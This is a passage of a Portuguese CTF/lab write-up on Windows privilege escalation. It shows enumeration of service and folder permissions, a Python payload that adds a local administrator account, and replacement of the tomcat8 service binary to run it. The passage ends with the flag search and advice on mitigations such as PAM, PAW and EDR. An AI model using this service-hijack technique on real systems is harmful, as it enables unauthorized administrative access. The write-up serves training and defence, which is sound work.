Machine Domain:	<Machine Domain>
Memory:	<Memory>
Network Card:	<Network Card>
Network Speed:	<Network Speed>
Network Type:	<Network Type>
OS Version:	<OS Version>
Service Pack:	<Service Pack>
Snapshot Time:	<Snapshot Time>
Subnet Mask:	<Subnet Mask>
System Type:	<System Type>

Activate Windows
Go to System in Control Panel to
activate Windows.

Por fim verifico se o usuário foi criado, com o comando 'net user' para listar os usuários do servidor:

```
C:\Users\trainee\Downloads>net user

User accounts for \\Pos1

-----
bginfo                                Guest                                redteam
trainee
The command completed successfully.

C:\Users\trainee\Downloads>net user bginfo
User name                                bginfo
Full Name
Comment
User's comment
Country/region code                    000 (System Default)
Account active                          Yes
Account expires                        Never

Password last set                      2/17/2021 11:53:54 PM
Password expires                       3/31/2021 11:53:54 PM
Password changeable                    2/17/2021 11:53:54 PM
Password required                      Yes
User may change password               Yes

Workstations allowed                   All
Logon script
User profile
Home directory
Last logon                            Never

Logon hours allowed                    All

Local Group Memberships                *Administrators          *Users
Global Group memberships               *None
The command completed successfully.
```

Então observo que o usuário bginfo foi criado e que ele tem permissão de administrador.

3-ELEVAÇÃO DE PRIVILÉGIO VIA SERVIÇO E PERMISSÃO INCORRETA

Nesta tentativa, tento encontrar um serviço que meu usuário trainee possui permissão de iniciar/parar, verifico se possuo permissão para escrever na pasta do software e explorar as duas configurações inadequadas para elevar privilégio na máquina.

Desta vez inicio verificando as permissões que meu usuário tem com o serviço tomcat8:

```
C:\Users\trainee>sc sdshow tomcat8
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWRPWPDTLOCRRC;;;S-1-5-21-2060702664-1382135669-2065029821-1001)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)
```

Curiosamente aparece um número gigantesco em um dos parêntesis. Investigando afundo, descubro que esse número na verdade é o **SID (Security identification)**, pois no ambiente Windows, cada usuário recebe um identificador exclusivo chamado **Security ID ou SID**, que é usado para controlar o acesso a vários recursos como arquivos, chaves de registro, compartilhamentos de rede etc. Então para identificar qual usuário esse SID representa, digito no terminal 'wmic useraccount get name,sid' para me informar o SID de todos os usuários do servidor:

```
C:\Users\trainee>wmic useraccount get name,sid
Name      SID
bginfo    S-1-5-21-2060702664-1382135669-2065029821-1014
Guest     S-1-5-21-2060702664-1382135669-2065029821-501
redteam   S-1-5-21-2060702664-1382135669-2065029821-500
trainee    S-1-5-21-2060702664-1382135669-2065029821-1001
```

e com isso descubro que o SID pertence ao usuário trainee (meu usuário atual) e consequentemente (pelo comando anterior sdshow) que possuo as permissões de iniciar, parar, mudar o caminho de execução e leitura do serviço tomcat8.


Verificando as permissões que possuo na pasta do tomcat8, percebo que possuo controle total da pasta **(F)**:

```

C:\Users\trainee>icacls "C:\Program Files\Apache Software Foundation\Tomcat 8.5\bin"
C:\Program Files\Apache Software Foundation\Tomcat 8.5\bin Pos1\trainee:(OI)(CI)
(M)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
NT AUTHORITY\LOCAL SERVICE:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
Pos1\trainee:(I)(OI)(CI)(RX)
Successfully processed 1 files; Failed processing 0 files

```

Então inicio a criação do malware em python que também se chamará tomcat8, o qual na sua primeira linha criará um usuário com nome tomcat8 e o adicionará ao grupo local de administradores:



```

tomcat8 - Notepad
File Edit Format View Help
import os
os.system('net user tomcat8 Tr31n4m3nt0 /add && net localgroup Administrators tomcat8 /add')

```

Agora transformo o script em python em executável, com o comando 'pyinstaller tomcat8.py -F' sendo que o prompt de comando está na pasta onde está meu arquivo tomcat8. Desta vez consigo gerar o executável, e então o movo para a pasta onde se encontrava o arquivo tomcat8 original. Então pelo terminal digito o comando 'sc start tomcat8' o qual executará meu script em python e posteriormente verifico se meu usuário admin foi criado:

```

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\trainee>sc start tomcat8
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\trainee>net user

User accounts for \\Pos1


-----
bginfo                Guest                redteam
tomcat8               trainee
The command completed successfully.

```

Mais uma vez consegui.

ENCONTRANDO A FLAG

Agora que tenho privilégios de administrador, executo o prompt de comando com permissão de administrador e informo no terminal 'dir /s *flag*', onde com esse comando informo para procurar em todas as pastas do servidor por algum arquivo chamado flag. O terminal me informa 3 arquivos com esse nome:



```
C:\>dir /s *flag*
Volume in drive C is Windows
Volume Serial Number is 1269-F07B

Directory of C:\Program Files\Apache Software Foundation\Tomcat 8.5\webapps\R00T\WEB-INF\accdbc3f
01/19/2021  08:54 PM                79 flag.txt
               1 File(s)                79 bytes


Directory of C:\Users\redteam\AppData\Roaming\Microsoft\Windows\Recent
01/19/2021  08:56 PM            1,616 flag.lnk
               1 File(s)            1,616 bytes

Directory of C:\Users\trainee\AppData\Roaming\Microsoft\Windows\Recent
02/17/2021  07:22 PM            1,616 flag.lnk
               1 File(s)            1,616 bytes

Total Files Listed:
          3 File(s)          3,311 bytes
          0 Dir(s) 27,429,638,144 bytes free

C:\>
```

então resolvo investigar esses arquivos, e no primeiro deles consigo encontra a flag em um formato txt:



FORMAS DE MITIGAR AS ELEVAÇÕES DE PRIVILÉGIO

1 - Uma ferramenta bastante útil é **Privileged Access Management (PAM)** da microsoft. Ele:

- Dificulta a entrada de invasores à rede e seu acesso à conta privilegiada;
- Adiciona proteção a grupos privilegiados que controlam o acesso a uma variedade de computadores ingressados em domínio e aplicativos nesses computadores;
- Adiciona mais monitoramento, mais visibilidade e controles mais precisos. Isso permite que as organizações vejam quem são seus administradores privilegiados e o que eles estão fazendo;
- Fornece às organizações um conhecimento mais aprofundado sobre como essas contas administrativas são usadas no ambiente.

Em suma, o PAM separa as contas privilegiadas de um ambiente existente do **Active Directory** (ferramenta da Microsoft utilizada para o gerenciamento de usuários de rede, denominada serviço de diretório). Quando uma conta privilegiada precisa ser usada, ela precisa primeiro ser solicitada e, em seguida, aprovada. Após a aprovação, a conta privilegiada recebe a permissão por meio de um grupo principal externo em uma nova floresta bastiões, em vez da floresta atual do usuário ou aplicativo. O uso de uma floresta bastiões dá controle maior à organização, como o controle sobre quando um usuário pode ser um membro de um grupo com privilégios e sobre como o usuário precisa se autenticar.

2 - Outra ferramenta também útil é a **Privileged Access Workstation (PAW)** que é um ambiente dedicado para tarefas importantes, o qual esse ambiente é protegido de várias ameaças. Esse ambiente é algum dispositivo físico usado para acessar contas privilegiadas.

Ao entrar nessa estação de trabalho, o usuário acessaria contas privilegiadas por meio de uma plataforma de gerenciamento de acesso privilegiado que administraria todos os direitos de acesso.

Esta estação de trabalho ou sistema operacional dedicado não deve ser usado para navegação na Web, e-mail e outros aplicativos arriscados e deve ter uma lista de permissões restrita de aplicativos. Ele não deve se conectar a redes Wi-Fi externas de risco ou a dispositivos USB externos. Os servidores privilegiados não devem aceitar conexões de um sistema operacional não privilegiado.

3 – Por fim temos o **Endpoint detection and response (EDR)** que é solução que combina monitoramento em tempo real e coleta de dados de pontos finais com respostas automatizadas baseadas em regras e recursos de análise.

As funções principais de um sistema de segurança EDR são:

- Monitorar e coletar dados de atividades de endpoints que possam indicar uma ameaça;
- Analisar esses dados para identificar padrões de ameaça;
- Responder automaticamente às ameaças identificadas para removê-las ou contê-las e notificar o pessoal de segurança;
- Ferramentas forenses e de análise para pesquisar ameaças identificadas e procurar atividades suspeitas.